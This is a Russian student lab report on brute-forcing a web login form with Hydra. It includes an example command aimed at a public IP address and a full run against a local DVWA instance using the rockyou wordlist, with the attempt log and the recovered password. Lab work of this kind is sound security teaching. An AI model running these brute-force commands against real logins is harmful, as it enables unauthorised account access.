

Основы информационной безопасности

Индивидуальный проект № 3. Использование Hydra

Смирнов-Мальцев Егор Дмитриевич

Содержание

1	Цель работы	4
2	Теоретическое введение	5
3	Выполнение лабораторной работы	7
4	Выводы	9
	Список литературы	10

Список иллюстраций

3.1	Окно DVWA с установкой уровня безопасности	7
3.2	Наиболее частые пароли	7
3.3	Запрос к Hydra	8
3.4	Вход в учетную запись DVWA	8

1 Цель работы

Научиться взламывать пользователя с помощью Hydra.

2 Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений.

Пример работы:

1. Исходные данные: IP сервера 178.72.90.181; Сервис http на стандартном 80 порту; Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`; В случае не удачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`

2. Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -  
f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^
```

3. Используется `http-post-form` потому, что авторизация происходит по http методом `post`. После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:

- путь до скрипта, который обрабатывает процесс аутентификации (`/cgi-bin/luci`);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (`username=USER&password=PASS`);

- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

Более подробно про Unix см. в [1–4].

3 Выполнение лабораторной работы

Установил низкий уровень безопасности в DVWA (рис. 3.1).




Рис. 3.1: Окно DVWA с установкой уровня безопасности

Нашел файл с наиболее частыми паролями (рис. 3.2).




Рис. 3.2: Наиболее частые пароли

Использовал найденный файл, чтобы гидра смогла найти нужный пароль (рис. 3.3).

```
(egorsmirnovmaljce@kali)-[/usr/share/wordlists]
└─$ sudo hydra -l admin -P rockyou.txt -o ./hydra_result.log -f -V -s 80 127.0.0.1 http-post-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS':Invalid username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 10:01:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS':Invalid username
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[80][http-post-form] host: 127.0.0.1 login: admin password: nicole
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 10:01:21
```

Рис. 3.3: Запрос к Hydra

Проверил правильность пароля (рис. 3.4).

Login

Username:

Password:

Login

Welcome to the password protected area **admin**




Рис. 3.4: Вход в учетную запись DVWA

4 Выводы

Мы смогли с помощью Hydra взломать пользователя в DVWA.

Список литературы

1. Таненбаум Э., Бос Х. Современные операционные системы. 4-е изд. СПб.: Питер, 2015. 1120 с.
2. Robbins A. Bash Pocket Reference. O'Reilly Media, 2016. 156 с.
3. Zarrelli G. Mastering Bash. Packt Publishing, 2017. 502 с.
4. Newham C. Learning the bash Shell: Unix Shell Programming. O'Reilly Media, 2005. 354 с.